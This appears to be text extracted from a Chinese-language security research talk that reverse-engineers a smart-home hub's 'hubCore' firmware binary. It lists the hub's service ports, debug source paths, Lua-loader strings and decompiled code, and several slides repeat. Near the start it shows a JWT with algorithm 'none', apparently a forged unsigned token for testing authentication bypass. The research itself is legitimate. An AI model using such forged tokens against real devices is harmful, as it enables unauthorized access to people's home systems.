
```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

Payload

```
{  
  "scope": ["r:hubs:ping"]  
}
```


不能逆向

人月能共之可



**THREE
WEEKS LATER**

根本逆不完

Services

- 443 port
 - 被 lighttpd 轉去 127.0.0.1:8080，由 hubCore 處理
- 8766 port
 - 由 hubCore 處理
- 9495 port
 - 由 hubCore 處理

hubCore

- 一個超大的 Binary，大部分的功能都在裡面


```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/CMACInterfaceHubV3Impl.c  
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3.c  
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Ncp.c  
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Rcp.c  
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/zigbeeHalV3.c  
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubPlatformV3.c
```



```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/CMACInterfaceHubV3Impl.c
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3.c
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Ncp.c
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Rcp.c
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/zigbeeHalV3.c
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/alloc-no-stdlib-2.0.3/src/stack_allocator.rs
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/buffer-redux-1.0.0/src/buffer/std_buf.rs
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/safemem-0.3.3/src/lib.rs
fg-mgr/src/source/backend.rs
cfg-mgr/src/ffi.rs
cfg-mgr/src/conversions/mod.rs
cfg-mgr/src/ffi_iface.rs
cfg-mgr/src/lib.rs
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/cgroups-rs-0.2.11/src/memory.rs
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/cgroups-rs-0.2.11/src/cpuset.rs
```



```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/CMACInterfaceHubV3Impl.c
```

```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3.c
```

```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Ncp.c
```

```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/hubRadioV3Rcp.c
```

```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/git/platform/hubv3/zigbeeHalV3.c
```

```
/usr/src/debug/hubcore/0.53.19+AUTOINC+ba15864fad-r0/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/alloc-no-stdlib-2.0.3/src/stack_allocator.rs
```

```
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/buffer-redux-1.0.0/src/buffer/std_buf.rs
```

```
/home/tjandres/.cargo/registry/src/index.crates.io-6f17d22bba15001f/safemem-0.3.3/src/lib.rs
```

```
fg-mgr/src/source/backend.rs
```

```
cfg-mgr/src/ffi.rs
```

```
event scripting-engine-broker/src/actors/lua_source_loader/mod.rs:128
```

```
event scripting-engine-broker/src/actors/lua_source_loader/mod.rs:224
```

```
event scripting-engine-broker/src/actors/lua_source_loader/mod.rs:278
```

```
Lua-libs zip was None!
```

```
Failed to lock lua libs zip:
```

```
UpdateLuaLibraries
```

```
lua_libraries_path
```

```
ReportLuaLibApiVersion
```

```
failed to capture api version from version.lua
```

```
version.lua
```


```
/usr/share/lua-scripts
```

```
.crates.io-6f17d22bba15001f/cgroups-rs-0.2.11/src/memory.rs
```

```
.crates.io-6f17d22bba15001f/cgroups-rs-0.2.11/src/cpuset.rs
```


hubCore

- 一個超大的 Binary，大部分的功能都在裡面
 - 超大的 function 負責初始化所有 Rust 的東西



約 362 KB


hubCore

- 一個超大的 Binary，大部分的功能都在裡面

- 超大的 function list 的東西



fucking_



0005A844


約 362 KB


```
● 76252     log_18FE6C(msg: aAsyncFnResumed, a2: 35, filename: (char *)&off_3386C24);
● 76253     v11191 = (int)(v3 + 571);
● 76254     v103 = v3 + 676;
● 76255     if ( !*((_BYTE *)v3 + 2704) )
76256     {
● 76257         v587 = v3[634];
● 76258         v590 = v3[635];
● 76259         v594 = v3[636];
● 76260         v592 = v3[637];
● 76261         goto LABEL_500;
76262     }
● 76263     v11616 = v3 + 676;
● 76264     if ( *((_BYTE *)v3 + 2704) != 3 )
● 76265         log_18FE6C(msg: aAsyncFnResumed, a2: 35, filename: (char *)&off_3386C14);
● 76266         goto LABEL_959;
76267     }
● 76268 }
```

01BB6530 fucking_huge_1BB5630:76249 (1BB6530)

hubCore

- 一個超大的 Binary，大部分的功能都在裡面
 - 超大的 function 負責初始化所有 Rust 的東西



約 362 KB

- 無法從頭還原 Rust 相關結構，只能用猜的




**會逆向工程的
資安研究員**



